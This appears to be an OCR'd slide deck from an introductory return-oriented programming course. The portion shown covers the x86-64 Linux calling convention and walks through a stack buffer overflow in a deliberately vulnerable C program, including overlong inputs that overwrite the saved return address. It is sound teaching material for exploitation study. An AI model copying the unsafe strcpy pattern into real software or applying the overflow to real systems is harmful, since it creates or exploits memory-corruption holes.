
Folie 1




Introduction to ROP

chiliz

whoami

- Lisa / chiliz
- Student in Automation and Mechatronics (HFU Tuttlingen, Germany)
- Bachelor Thesis at Bosch (Automated Security Testing & Fuzzing)
- CTF Player
- Blackhoodie Attendee in Luxembourg and at Troopers,
  Trainer in Berlin



Agenda

- Recap Buffer Overflow
- What is ROP and why do we want it?

- Demo 64 Bit – simple ROP-chain
- Exercise 64 Bit – simple ROP-chain
- Demo & Exercise ASLR – Address leak & ROP-chain


This is my agenda for the course.
The first exercise is done together, the second exercise is done on your own.
In the third exercise I will give you time for each step and show the solution for the step after a bit.

This set of slides is meant to be an „offline version“ of the course, so you can read up and redo exercises.
I will describe the workflow in the debuggers/terminals as detailed as possible.

Boxed text shows that it’s an exercise.
Blue instructions are done in the terminal.
Green instructions are done in gdb-peda.

Grey text shows additional/background information (you might know these already, but if not, it can be helpful)

Folie 4



64 Bit – Calling convention Linux


- Function Arguments are stored in `RDI, RSI, RDX, RCX, R8, R9, XMM0-7` (in this order)
- Return value of a function is stored in RAX

`Important registers:`

- `RIP: Instruction Pointer`
- `RSP: Top of the current Stack`

Before we get started a few notes on the 64 bit calling convention of Linux.
The arguments of a function call get stored in the registers RDI, RSI, RDX and so on in exactly this order.
The return value of a function gets stored in rax.

RIP is the instruction pointer register, and RSP is the current top of the stack.




64 Bit – Calling convention Linux

- Move 2nd function argument in **RSI**
- Move 1st function argument in **RDI**

- Call to function
  - save **return address** on the stack to return to it later
  - Function gets executed
  - return to the address that is saved to the stack

- Execution continues, return value of function in **RAX**

To get more concrete, a function call with 2 argument has always the same procedure.
We move the second argument of the function in RSI.
Then we move the first argument in RDI.
Then the function gets called.
With every subroutine call the current instruction pointer gets stored on the stack, so we can return to this location after the call
The function gets executed.
After the function is finished we return to the address that was saved on the stack.
Execution continues at the location after the call, the function argument is stored in RAX.



Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```


```
main:
  ;rax holds pointer
  ;to argv[1]
  mov rdi, rax
  call vuln(char*)
  …
```

Quick Recap on Basic Bufferoverflows to get all on the same page.
On the left we see a little program.

The program takes input from the user as a command line argument .
That input gets passed to a vulnerable function.
That vuln function copies the input to a local buffer.
Remember, local variables are stored on the stack.
We can give the program more characters than the buffer is long.
The buffer will be overflown.
Thats a classic Stack Buffer overflow condition.
Lets go through it step by step.

In the middle you see the compiled assembly code, on the right side I have a sketch of the current stack and below the registers RDI and RSI which hold the arguments for function calls in 64 bit.

Folie 7



Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
main:
 ;rax holds pointer
 ;to argv[1]
 mov rdi, rax
 call vuln(char*)
 …
```

Lets start the execution just before the call to the vuln function.
RIP is the instruction pointer register. In reality it always holds the value of the next instruction that will get executed.
Programs can be stepped through like a movie, executing each instruction after another in a debugger.
The instruction Pointer RIP will tell the program what to execute next.

For convenience in my diagrams the red RIP pointer always points to the instruction that just has been executed.
In my diagrams RIP has only the task to show the execution flow. I wanted to avoid complicated, bulky in future sentences while explaining each instruction after another.
It does not change anything, it is just a convention I chose for the diagrams.


The **RSP** register always points to the top of the stack.

In C, the main function gets 2 arguments: argc and argv. Argc is the argumentcounter, argv is a char array that holds the arguments. Argv[0] is always the name of the program itself. argv[1] is the first command line argument, in our case that is the input from the user.

I left out the part where the pointer to argv[1] gets stored in rax, it is not important for us.
We only need to know that at the start of this program, a pointer to argv[1] is stored in rax.

We start the execution at the beginning of the main function. In the diagram, RIP points to **„mov rdi, rax“**, so this just got executed.
The pointer to argv[1] holds the input from the user.
Here we see that the pointer to argv, thats the input from the user stored in rax, just got moved to RDI.

Folie 8




Recap Buffer Overflow

```c
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
main:
  ;rax holds pointer
  ;to argv[1]
  mov rdi, rax
  call vuln(char*)
  …
```

Next we call the vuln function.
Like in every subroutine call we store the address of the instruction pointer onto the stack and we continue execution in the vuln function.
After the function has completed, we can get our saved Instruction Pointer from the stack and continue execution in the main function.

Folie 9




Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

We enter the vuln function and the first thing we do is to save the base pointer RBP to the stack.
This is part of the function prologue of the vuln function.

Folie 10




Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

We reserve space on the stack for the buffer by subtracting 32 from the stackpointer.

Folie 11




Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

Next the arguments for the call to strcpy get stored in RDI and RSI. The second argument for strcpy, input, gets stored in RSI.

Folie 12




Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

Then the first argument of strcpy, the pointer to our buffer, gets stored in RDI.
This is the 64 bit calling convention: The first argument of a functioncall, here buffer, gets stored in RDI.
The second argument of that functioncall, here input, gets stored in RSI.

Folie 13



Recap Buffer Overflow

Program call:

```
>  ./myprogram AAA… (31*A)
```


```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

When strcpy is executed, the input string is copied into the buffer.
This is where it gets interesting.

First we look at the program execution with a valid input.
In this case we call the program with 31 As.

Folie 14



Recap Buffer Overflow

Program call:
> ./myprogram AAA… (31*A)

No overflow, we have 32 Bytes and write 32 Bytes

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

RIP

RDI: ptr to buffer

RSI: ptr to input

0x0000…

RSP (Top of Stack)

buffer


AAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAA\x00
Saved RBP
Saved RIP
…

0x7FFFFF…

We see that when strcpy is executed, the input string (31 A) is copied into the buffer. Strcpy copies until it reaches a Nullbyte, and it also copies this Nullbyte.
When we give a command line argument, a Nullbyte is automatically attached by the terminal.

We have a buffer of 32 bytes and we fill it with As.
This is a valid input and the program would continue without any problem.

Folie 15



Recap Buffer Overflow

Program call:
> ./myprogram AAA… (56*A)

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

RIP

0x0000…

RSP
(Top of Stack)

buffer

Saved RBP

Saved RIP

…

0x7FFFFF…


RDI ptr to buffer

RSI ptr to input

5

Now we call the prgoram with 56 As instead of 32.
Our input is now longer than the Buffer in the vulnerable program.

Folie 16



Recap Buffer Overflow

Program call:
> ./myprogram AAA… (56*A)

! Buffer Overflow, we have 32 bytes and write 56 bytes

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

